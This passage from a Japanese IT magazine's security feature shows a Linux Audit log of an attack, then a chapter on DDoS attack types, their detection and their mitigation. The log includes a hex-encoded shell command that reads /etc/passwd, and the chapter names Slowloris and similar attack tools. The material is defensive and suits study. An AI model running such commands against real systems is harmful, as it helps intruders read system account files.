type=SYSCALL msg=audit(1427793187.049:1701): arch=c000003e syscall=59 success=yes ↵
exit=0 a0=7fe9... a1=7fff... a2=7fff... a3=7fe9... items=2 ppid=4336 pid=4505 ↵
auid=4294967295 uid=33 gid=33 euid=33 suid=33 fsuid=33 egid=33 sgid=33 fsgid=33 ↵
tty=(none) ses=4294967295 comm="sh" exe="/bin/dash" key="execve"                    ①
type=EXECVE msg=audit(1427793187.049:1701): argc=3 a0="sh" a1="-c" a2=636174202F657463↵
2F706173737764                                                                      ②
type=SYSCALL msg=audit(1427793187.069:1723): arch=c000003e syscall=59 success=yes ↵
exit=0 a0=61ce... a1=61ce... a2=61ce... a3=7fff... items=2 ppid=4505 pid=4506 ↵
auid=4294967295 uid=33 gid=33 euid=33 suid=33 fsuid=33 egid=33 sgid=33 fsgid=33 ↵
tty=(none) ses=4294967295 comm="cat" exe="/bin/cat" key="execve"                    ③
type=EXECVE msg=audit(1427793187.069:1723): argc=2 a0="cat" a1="/etc/passwd"        ④
```

なることです。そのため、既存の限られた情報量の中では検知できなかった攻撃も検知できるようになります。

攻撃が発生したとわかった場合には、インシデントレスポンスが必要となります。インシデントレスポンスとはその攻撃によって停止したシステムが存在するかや、流出したファイルは何かなどを調べて、影響範囲、影響度合を把握することです。Linux Auditで取得した監査ログはその際に証拠となる情報です。また、攻撃による被害を最小限に抑えるため、迅速に調査する際にも役立つものです。

2つ目のメリットとしては、監査ログ自体が実際のシステムが発したイベントの記録であるので、不審なシステムコールが発行された場合は、攻撃が実際に成功してしまっているということがわかることです。

IDS、WAFなどではネットワークに流れるHTTP通信の特徴をもとに攻撃を検知します。しかし、攻撃リクエストであってもターゲットとしているシステムのアーキテクチャが異なったり、すでにパッチ済みの脆弱性を狙っていたりと、実際には攻撃が成功しないものも多々あります。こうした実際にシステムに影響を及ぼさない攻撃であってもアラートとしてSOCオペレータやシステム管理者に対して通知が行われ、人間が確認をしなければならず、結果としてオペレーションコストが大きくなってしまいます。

そのため、アラート情報に加えて、システム内部の監査ログの情報を加えることで、その攻撃が実際にシステムに影響を及ぼしたかどうかまでを判定できると成功していない攻撃を調査するコストが減り、本当に対処しなければならない問題に集中できます。

Linux Auditを導入するデメリットはシステムのパフォーマンスへの影響です。カーネル内に監視モジュールを挿入し、ログとして書き出す分、システムの処理パフォーマンスが低下します。また、監視ポイントの数も処理パフォーマンスに影響してきます。たとえば、システム全プロセスの全システムコールを監視ポイントとすることは現実的ではありません。しかし、この制約はリソース増強や今後のマシンのハードウェア的性能向上によって克服できると考えています。

まとめ

今回は、Linux Auditの機能と、実際の監査ログによって攻撃をどのように発見できるかを紹介しました。また、Linux Auditを利用するメリット・デメリットを紹介しました。システムパフォーマンスへの影響は懸念されるものの、Linux Auditを利用して取得できる監査ログは非常に魅力的です。監査ログの情報からWebサーバへの攻撃を見つけたり、あるいは内部犯行を発見したりすることがより容易になるでしょう。ぜひ、読者の皆さんにも一度は試していただきたいと思います。SD

第5章 DDoS攻撃の見極めと対策

Author 倉上 弘（くらかみ ひろし） NTTセキュアプラットフォーム研究所

ログ分析はDDoS攻撃の見極めにも有効です。しかし、DDoS攻撃と一口に言っても、その攻撃手法はさまざまで、検知する際に確認すべき情報もそれぞれに違います。まずはDDoS攻撃の種類を知り、ログやパケットにどのような特徴が現れるのかを理解しましょう。さらに本章では、検知したあとに実施する対策の要点も紹介します。

DDoS攻撃とログ分析

DDoS攻撃（Distributed Denial of Service attack）とは、複数の攻撃元から大量の通信を発生させ、攻撃先のサーバや回線に負荷を与えてサービス不能にする攻撃です。

サーバからの応答が得られずサービス不能になったとき、サービス不能状態を一刻も早く解消するため、インターネットに接続しているサーバではDDoS攻撃の可能性を含めて原因切り分けを行う必要があります。DDoS攻撃を検出するには、IDS（Intrusion Detection System）/IPS（Intrusion Prevention System）などのセキュリティ機器のログの確認や、サーバのCPU使用率・メモリ使用量・セッション数・セッション継続時間などの管理や、流入トラフィック量・トラフィック種別などのトラフィック管理ができていると有効な切り分けが可能になります。

DDoS攻撃の歴史

DDoS攻撃は、その登場以来、サイバー攻撃手段として主要な地位を占め続けています。

DDoS攻撃の歴史は1990年代半ばまで遡ります。1996年にTCP SYN FloodというDoS攻撃手法の有効性が公開され、1997年にはICMP Flood攻撃（Smurf攻撃）の効果が明らかになりました[注1]。そして、1998年から1999年にかけて、fapi、trinoo、TFN、Stacheldrahtなどの DDoS攻撃ツールが開発されていきます。

1999年8月、trinooを用いて2,500以上のホストから送信されたUDP Flood攻撃により、ミネソタ大学のネットワークがほぼ3日間使用不能になりました。これが大規模DDoS攻撃の始まりです。2000年2月には、eBay、Yahoo!、Amazon、CNNなどの有名サイトがDDoS攻撃によりサービス不能になり、100万ドル以上の被害を受けました。この攻撃は、trinoo、TFN 2K、Stacheldrahtなどを用いたTCP SYN Flood、UDP Flood、ICMP Floodで構成されていました。2000年代初めに広まったこれらのDDoS攻撃は、GTBotやSDBotなどのマルウェアがレイヤ4までの情報を用いて大量パケットを送信することで引き起こしていました（**図1**）。

2002年10月、マルウェアAgobotが発見されました。このBotは従来のレイヤ4までのDDoS攻撃に加えて、HTTP GETというアプリケーションレイヤのDDoS攻撃を実装していました。このHTTP GET攻撃は、従来のレイヤ4までの情報だけでは検出困難で、通常のHTTPアクセスとの区別も難しいため、現在でもDDoS攻撃の主流になっています。この

注1） 本節で登場する攻撃手法の詳細は、あとの「DDoS攻撃の分類」の節で説明します。

AgobotはBot生成キットやマニュアルが用意されていて、誰でも容易にマルウェアを生成できることから、600を超える亜種が検出されています。このAgobot以降、マルウェアのビジネス化が進むようになりました。

2011年8月、研究者によりSlow DoS攻撃ツールが公開されました[1]。この攻撃は少ないパケットで大量のTCPコネクションを長時間張り続けることにより、Webサーバのコネクション数を飽和させるもので、従来のトラフィック量によるDDoS攻撃検出方式では検出できないものです。すでに複数のDDoS攻撃ツールに組み込まれて、実際のDDoS攻撃で使われています[注2]。

2012年9月から1年間以上にわたり、Operation Ababilと名づけられたDDoS攻撃がアメリカの複数金融機関に対して行われました。この攻撃は、70GbpsにおよぶTCP SYN FloodやUDP Floodのほかに、複数URL宛のHTTP/HTTPS GET/POST、DNS、SSL Renegotiationなど複数の高度なDDoS攻撃を組み合わせて行われました。この攻撃により、おもにISPで実施される大規模DDoS対策だけでなく、サイト側で実施すべきアプリケーションレイヤのDDoS対策の重要性が理解されるようになりました。


そして、2013年3月のDNSオープンリゾルバを悪用した300GbpsにおよぶDNS Reflection攻撃や、2014年2月のNTP monlist機能を悪用した400GbpsにおよぶNTP Reflection攻撃という、Reflectionを用いた過去最大規模のDDoS攻撃が発生しています。

DDoS攻撃の傾向

最近のDDoS攻撃の傾向として、レイヤ4以下のFlooding攻撃単体から、アプリケーションレイヤの攻撃やReflection攻撃も組み合わせたマルチベクタ攻撃が主流になってきています。帯域を埋め尽くす攻撃や大量パケット攻撃だけでなく、少量パケットでサーバのTCPコネク

注2）攻撃方式の詳細については、本章後半の「Slow DoS攻撃のしくみ」の節で述べます。

▼図1　DDoS攻撃のイメージ



HERDER……C&C Server を介して Bot を制御し、DDoS をしかける攻撃者
C&C Server……Bot に指令を送るサーバ
Bot……他コンピュータからの指令を受けて自動的に処理を実行するプログラム。DDoS においては、C&C Server の指令を受けて Victim に大量パケットの送信などを行う
Victim……攻撃対象のコンピュータ

ションを埋め尽くす攻撃など、多数の攻撃種類が並行して実行され、1つでも対策できない攻撃が存在した場合は、サービス不能になります。そのため、実行されるすべての攻撃種類に対応したDDoS攻撃対策が求められています。

DDoS攻撃の分類

DDoS攻撃方法は、パケット量や処理負荷を高める個所に着目すると、次の2種類に大別できます。

・量的攻撃
・アプリケーションレイヤ攻撃

量的攻撃は、大量パケットを送りつけることにより回線帯域を埋める攻撃(**図2**)や、サーバやネットワーク機器のパケット処理負荷を高める攻撃です(**図3**)。例として、TCP SYN Flood、UDP Flood、Reflection Floodなどが挙げられます。

アプリケーションレイヤ攻撃は、サーバの特定サービスを標的として処理負荷を高める攻撃です(攻撃対象のレイヤは違いますが、攻撃のイメージは**図3**と同じ)。例として、HTTP GET攻撃、SSL攻撃、Slow DoS攻撃などが挙げられます。

TCP SYN Flood


1996年に有効性が公表され、いまだに多く発生している攻撃です。TCPの3ウェイハンドシェイクを悪用し、攻撃者はSYNパケットのみを送信します。サーバはSYN/ACKを送信後ハーフオープン状態になり、TCPソケットをオープンして、リソースをタイムアウトまで割り当てたままになります。このハーフオープン状態が多くなり過ぎるとサーバリソースが枯渇し、新たなTCP接続を受け付けられなくなり、サービス不能状態になります。

本攻撃は、NetflowやsFlow[注3]などのトラフィック情報を用いて、サーバへのTCP SYNパケット数をカウントすることで検出可能です。


対策として、サーバ側でSYN Cookiesの有効

注3) Netflow、sFlowともトラフィックをモニタリングし情報を収集するためのプロトコル。Netflowは米Cisco Systems社によって開発され、sFlowは米InMon社によって開発された。

▼図2　回線帯域を埋める攻撃



▼図3　サーバの処理負荷を高める攻撃



化や、TCP SYN Floodに対応したDDoS対策装置・IPS・WAF（Web Application Firewall）の導入が挙げられます。これらの装置で攻撃を検出・防御した際、「Attack Name: SYN Flooding IPv4」などのログが出力されます。

攻撃者は送信元IPアドレスを詐称してSYNパケットを送ることが多く、この場合、サーバから送信されたSYN/ACKパケットは攻撃とは無関係のホスト宛に届きます。インターネットで使用されていないIPアドレス空間（Darknet）宛に届くパケットを監視することで、DDoS攻撃されているサーバから送信される応答パケット（Backscatter）を見つけることも可能です。

UDP Flood

UDP Floodも古くから存在し続けている攻撃です。UDPはコネクションレスの通信であるため、送信元IPアドレスが詐称されていても確認する手段が基本的にありません。そのため、MTU（Maximum Transmission Unit）いっぱいの1,500バイトパケットを一方的に送信することが可能です。これにより、サーバとISPを結ぶアクセス回線の帯域が埋め尽くされる場合があります。フラグメント化（分割）されたパケットを送りつけてサーバの処理負荷を上げる攻撃としてもUDP Floodが用いられる場合が多くあります。さらに、使用していないUDPポート番号へのUDP Floodが行われた場合、サーバ側のICMP Destination Unreachableパケット[注4]返送により処理負荷や回線負荷が上がります。

本攻撃は、NetflowやsFlowなどのトラフィック情報を用いて、サーバへのUDPパケットを調査し、ポート番号ごとのトラフィック量を通常時と比較することなどにより検出が可能です。

サーバ側の対策はとくになく、アクセス回線を埋められた場合を含めて、上流ISP側での対策が必要になる場合があります。

Reflection Flood

Reflection Floodは、インターネット上の不特定サイトからの問い合わせに応答する多数のサーバに対して、送信元IPアドレスをターゲットのIPアドレスに変えて問い合わせパケットを送信し、サーバからの応答パケットをターゲットに集中させる一種のなりすまし攻撃です。ターゲットには攻撃者からのパケットは直接届かないため、攻撃者を特定しにくい攻撃手法です。Reflection Floodが成立するプロトコルやサービスは多数存在しています[2]。

攻撃者は、

- 問い合わせパケットに対する応答パケットの増幅率が高いこと
- 応答するサーバ数が多いこと

に着目して、攻撃に使用するプロトコルやサービスを決めます。

古くはICMP Echo Requestパケット[注5]をブロードキャストアドレス宛に送信し、ICMP Echo Replyパケットをターゲットのサーバに集中させるSmurf攻撃が発生していました。近年はDNSやNTPを悪用した大規模なReflection攻撃が発生していて、攻撃トラフィック量は400Gbpsにまで大規模化しています。ここでは、DNSおよびNTPを用いた攻撃について述べます。

DNS Reflection攻撃

DNS[注6]サーバを利用したReflection攻撃は2種類に大別できます。

注4）ICMPは、IP通信のエラー情報を通知したり、通信を制御したりするためのプロトコル。Destination Unreachableパケットは宛先アドレスが不明で届かない場合に返されるパケット。

注5）いわゆるpingコマンド。

注6）Domain Name System。インターネット上で、ドメイン名／ホスト名と、IPアドレスの対応関係を管理するシステム。名前に関する情報を管理・提供する権威DNSサーバと、必要に応じて権威DNSサーバに問い合わせを行い名前を解決するフルリゾルバなどから構成されている。自ネットワーク外からの名前解決の問い合わせにも応答するようになっているフルリゾルバをオープンリゾルバという。

①オープンリゾルバによる直接攻撃

攻撃者は、外部からの名前解決の問い合わせに応答するDNSオープンリゾルバ宛に、送信元IPアドレスをターゲットのIPアドレスに詐称して問い合わせを行い、オープンリゾルバからの応答パケットをターゲットのサーバに集中させる攻撃です(**図4**)。

本攻撃は、Netflowなどを用いてDNSパケット量を通常時と比較することなどにより検出が可能です。

攻撃トラフィックによりアクセス回線が埋められる場合が多いため、上流のISP側で対策する必要が出てきます。


攻撃に加担しないために、ネットワーク管理者がとれる対策としては、オープンリゾルバの停止や問い合わせを受け付けるDNSクライアントの限定が挙げられます。

②権威サーバによる攻撃


攻撃者は、Botnetなどを使って送信元IPアドレスをターゲットのIPアドレスに詐称した問い合わせを権威サーバ宛に大量に送信し、権威サーバからの応答パケットをターゲットのサーバに集中させる攻撃です(**図5**)。

本攻撃も、Netflowなどを用いてDNSパケット量を通常時と比較することなどにより検出

▼図4　オープンリゾルバによる直接攻撃



▼図5　権威サーバによる攻撃



が可能です。

対策としては、権威DNSサーバへの再帰検索要求の無効化が挙げられます。

NTP Reflection攻撃

インターネット上から問い合わせが可能なNTP[注7]サーバを利用したReflection攻撃は、送信元IPアドレスをターゲットのIPアドレスに詐称した問い合わせを大量に送信することで、NTPサーバからの応答パケットをターゲットのサーバに集中させる攻撃です(**図6**)。NTPサーバの「monlist」機能を利用すると、問い合わせパケットサイズに対して数百倍に増幅された応答パケットになるため、攻撃トラフィックの大規模化につながっています。

本攻撃は、Netflowなどを用いてNTPパケット量を通常時と比較することなどにより検出が可能です。

対策としては、外部からNTPサーバへの通信を制限、monlistの無効化、ntpd4.2.7p26以降へのアップデートなどが挙げられます。

注7) ネットワーク上の複数の機器同士で、現在時刻を同期するためのプロトコル。NTPで現在時刻を配信するサーバをNTPサーバという。


HTTP GET攻撃

Webサーバに対して、多く見られる攻撃です。キーボードのファンクションキー F5 を連打することでも攻撃可能なため、F5 Attackとも言います。ターゲットのWebサイトに大量のHTTP GETリクエストパケットを送信することにより、リクエスト処理をできなくさせる攻撃です。

この攻撃はTCPコネクションを確立する必要があるため、送信元IPアドレスを詐称することはできません。しかし、大規模Botnetを容易に使用できてBotnetからの攻撃が可能なこと、複数のプロキシサーバに分散させた攻撃が可能なことなどにより、攻撃元IPアドレスを目立たなくさせた攻撃が行われています。また、クエリにランダムな情報を付加することで、キャッシュサーバを通らずにオリジナルのWebサイトを攻撃する手法も見られます。

この攻撃に対して、従来のDDoS攻撃検出方式でおもに用いられていたNetflowなどのFlow情報はレイヤ4までの情報(IPアドレス、プロトコル、ポート番号など)を用いるため、HTTP GET攻撃であることを判別できません。WAFやDDoS対策装置などを用いてパケット

▼図6 NTPサーバによる攻撃



全体を分析することにより、この攻撃の検出・対策が可能になります。

SSL攻撃

SSLで暗号化された攻撃も増えています。たとえば、SSL Renegotiation機能を利用した攻撃があります。これは、正常にSSLネゴシエーションしたあとに、すぐにSSL再ネゴシエーションを要求することで、SSLハンドシェイク時の共通鍵を更新する負荷でサーバを過負荷にさせるものです。また、SSL確立後に大量トラフィックを送信するSSL Flood攻撃も存在します。

TCPコネクションを確立する必要があるため、送信元IPアドレスを詐称することはできない点、Botnetからの攻撃や複数プロキシ分散が可能な点はHTTP GET攻撃と同様です。

SSL Floodのような攻撃は、暗号化されたパケットが用いられるため、Webサーバやロードバランサなどで SSLを終端するまで攻撃を検出するのは困難です。そのため、SSLを終端する装置でSSL Renegotiationを制限するなどSSL DDoSを検出・対策することが重要になります。

Slow DoS攻撃

Slow DoS攻撃はおもにApacheに対する攻撃で、少ないパケット数でコネクションがタイムアウトにならない程度の間隔でゆっくりパケットを送信し、コネクションを長時間張り続けることで、サーバの最大同時接続数(MaxClient数)を埋め尽くし、新たなコネクションを張れなくするものです。2005年に「Layer-7 Request Delay Attacks」として、Apacheの攻撃概要が公開され[3]、

・Slowloris
・Slow READ
・Slow POST

の3種類の攻撃がツール化されて公開されています。

これらのSlow DoS攻撃は、ほかのDDoS攻撃とは異なり、攻撃ターゲットのサーバに大量パケットが送られてくるものではありません。そのため、従来のトラフィック帯域やパケット数に基づいた攻撃検出方式は使用できず、異なるアプローチで攻撃を検出・防御する必要があります。

Slow DoS攻撃に関する詳しい説明は次節で述べます。

Slow DoS攻撃のしくみ

ここからは、Slowloris、Slow READ、Slow POSTの3種類のSlow DoS攻撃手法について述べます。

Slowloris

ターゲットのWebサーバ(おもにApache)に対して、TCPコネクションを確立し、終了を示さない中途半端なHTTP Requestパケットを送信します。その後、時間をあけて少しずつ残りのHTTP Requestパケットを送りますが、終了を示す空行を入れないことにより、HTTP Requestパケットを終了させません。これによりWebサーバはコネクションを開いたままの状態になります。同様のコネクションをサーバのMaxClient数まで確立することで、サーバは新たなコネクションを確立できなくなります。

攻撃ツールとして、slowloris.pl、slowhttptest(slowlorisモード)、XerXesなどがあります。

本攻撃を検知するには、まずサーバのセッション数がMaxClient数に達しているかどうかを確認します。さらに、接続してきている送信元IPアドレスをnetstatコマンドなどで調べて、同一IPアドレスから大量に接続していないか、継続時間が長いセッションが異常に多くないかなど、異常性を調査することでSlowlorisなどSlow DoS系のセッションを占有する攻撃の

可能性を判断可能です。次のコマンド例は、IPアドレスごとのセッション数を表示するものです。

```
$ netstat -nat | awk '{print $5 "\t" $6}' | sort | uniq -c
```

また、MRTG(Multi Router Traffic Grapher)[注8]などを利用して接続数などを常時監視することで、異常を早期に検出することも可能です。

異常に接続数の多いIPアドレスが存在してSlow DoS系攻撃の可能性がある場合、iptablesなどでフィルタをかけることが可能です。さらに、「DDoS攻撃対策」の節で述べるmod_security、mod_reqtimeoutなどのモジュールを導入することで、送信元IPアドレス単位の対策が可能です。

Slow READ

Slow READは、ターゲットのWebサーバに対してTCPプロトコルのウィンドウサイズを小さく通知するものです。これにより、HTTPレスポンスをゆっくりと受信することになり、Webサーバ上のプロセス実行時間を長くしてリソースを消費させます。攻撃者はWebサーバのMaxClient数まで接続させることにより、Webサーバへのほかの接続を排除します。

サーバにおける検出方法・対策方法については、Slowlorisと同様です。

Slow POST

最後に、Slow POSTについて説明します。この攻撃はHTTP POSTメソッドのメッセージボディをゆっくりと送信することによってWebサーバ上のプロセス実行時間を長くして、リソースを消費させます。攻撃者はWebサーバのMaxClient数まで接続させることにより、Webサーバへのほかの接続を排除します。

本攻撃のサーバにおける検出方法・対策方法も、Slowlorisと同様です。

◆ ◆ ◆

Slowloris、Slow Read、Slow POSTの3攻撃は、1台の攻撃用PCからでもWebサーバをサービス不能状態にすることが可能です。これらの攻撃コードは公開されていて、実際にDDoS攻撃に使用されています。

これまで述べてきたように、DDoS攻撃手法は高レイヤ化が進み、より攻撃の検出が困難なパケットで目的を達成させる研究が行われてきています。

DDoS攻撃対策

これまでに紹介してきたさまざまなDDoS攻撃に対する対策可能地点は、大きく分けてISP側とサイト側の2ヵ所に分類できます。

まず、アクセス回線帯域を埋める攻撃やサイト側に設置したIPSなどの機器性能を超える攻撃に対しては、サイト側では対策不可能なため、上流のISP側で対策する必要があります。

サイト側で対策可能な条件としては、「アクセス回線が埋められる攻撃でないこと」「アクセス回線に設置したIPS・ロードバランサ・WAFなどの機器性能を越えない攻撃であること」が挙げられます。以下、サイト側で可能なDDoS攻撃対策を示します。

IPS

IPSにはTCP SYN FloodなどのDDoS攻撃を検出して破棄する機能を持っている機種が存在します。DDoS攻撃が比較的小規模でIPSで検出可能な攻撃のとき、機器性能内であればIPSで攻撃パケットを廃棄し、サービスを継続することが可能です。

注8）ルータなどのネットワーク機器が送受信したトラフィックの状況をグラフで表示するツール。

ロードバランサ

ロードバランサを用いてトラフィックをロードバランスさせることで、攻撃パケットの負荷を分散し、サービスを継続させることが可能です。

WAF

Webサーバに対して、TCP SYN Floodなどの量的DDoS攻撃から、アプリケーションレイヤのDDoS攻撃まで対策可能な機種も存在します。

Webサーバ

TCP SYN Flood対策としてSYN Cookiesがあります。また、アプリケーションレイヤDDoS攻撃対策としてmod_security、mod_reqtimeout、mod_dosdetector、mod_evasiveなどのモジュールが存在します。mod_securityなどのWAFを導入することで、一部のSlow READ攻撃に有効です。ただし、mod_securityの動作によりサーバ性能に影響を与えるため、十分考慮したうえで導入を判断する必要があります。SlowlorisやSlow POST攻撃に対しては、mod_reqtimeoutで対策が可能です。

Webサーバ上のおもなDDoS攻撃対策を次に示します。

SYN Cookies

前述したように、TCP SYN FloodはSYNパケットのみをサーバに送りつける攻撃です。サーバがSYNパケット受信時にメモリを割り当てます。このような状態が多く発生すると、いずれメモリを使い果たしてサービス不能になります。

SYN Cookiesとは、SYNパケットを受信した段階ではTCPソケットをオープンせず、正しいACKパケットを確認してからリソースを割り当てる手法です。これにより、SYNパケットのみを送られてもメモリ消費を防ぐことができ、TCP SYN Floodへの耐性を増すことができます。

mod_reqtimeout

Apache2.2.15以降から入っていて2.4系ではデフォルトで有効になっているモジュールです。おもにSlowloris対策として導入されました。たとえば、HTTP Requestヘッダの受信まで10秒以内、HTTP Requestボディの受信まで30秒以内に終了しない場合、「408 REQUEST TIME OUT」を返すための設定は次のとおりです。

```
RequestReadTimeout header=10 body=30
```

この設定により、HTTPヘッダを少しずつ送るSlowlorisのコネクションをタイムアウトさせることができます。また、HTTP Requestボディを少しずつ送信するSlow POSTのコネクションもタイムアウトさせることが可能です。ただし、正規のアプリケーションに対しても「408 REQUEST TIME OUT」になる場合があることに注意する必要があります。

このmod_reqtimeoutはあくまでタイムアウト時間を短くする対処であるため、次々にコネクションを張りつくされる攻撃などには対策として限界があります。

mod_security

Apache環境において、WAFであるmod_securityを入れることで、一部のSlow READ攻撃に効果があります。

modsecurity_crs_11_slow_dos_protection.confファイルを開き、SecReadStateLimitをサーバのMaxClient数より十分に小さく設定します。これにより、同時SERVER_BUSY_READ数が設定値以上になった送信元IPアドレスに対してアクセスを制限できるようになります。

ただし、1つの送信元アドレスからの同時接

続数が十分小さくて、多数の送信元IPアドレスからのDDoS攻撃を受けた場合は、この機能が動作しません。そのため、あくまで少数の送信元IPアドレスから大量の同時接続をする攻撃のみに有効な対策と言えます。

まとめ

DDoS攻撃がどのように進化してきたかを示すとともに、おもにサーバにおける攻撃検出方法や対策方法を述べてきました。サーバをインターネットに接続したときから、DDoS攻撃対象になる可能性は常にあります。サービス不能による被害を少しでも減らすために、サーバ状態やトラフィックを常に監視し、DDoS攻撃発生時でもすばやく原因の切り分けや対策をできることが重要です。

2012年のロンドンオリンピックも、大規模なDDoS攻撃に見舞われました。2020年の東京オリンピックでは、より大規模かつ高度なDDoS攻撃の発生を想定して、十分な準備と体制を構築することが重要です。SD

参考文献
[1]Sergey Shekyan, "New Open-Source Tool for Slow HTTP DoS Attack Vulnerabilities"(https://community.qualys.com/blogs/securitylabs/2011/08/25/new-open-source-tool-for-slow-http-attack-vulnerabilities)
[2]Christian Rossow, Horst Gortz, "Amplification Hell: Revisiting Network Protocols for DDoS Abuse", 2014 Network and Distributed System Security Symposium, NDSS 2014(http://www.internetsociety.org/sites/default/files/01_5.pdf)
[3]Ivan Ristic, "Apache Security", O'Reilly, 2005

第２特集

ターミナルマルチプレクサ

黒い画面（tmux）の使い方

プロになるためのターミナル活用術

ターミナル、それはコンピュータと対話するための窓。マウス操作のGUIでは得られないダイレクトレスポンスがプロ意識を高めます。Web開発、ソフトウェア開発、運用管理などさまざまな事例をもとにターミナルマルチプレクサの使いこなしを紹介します。

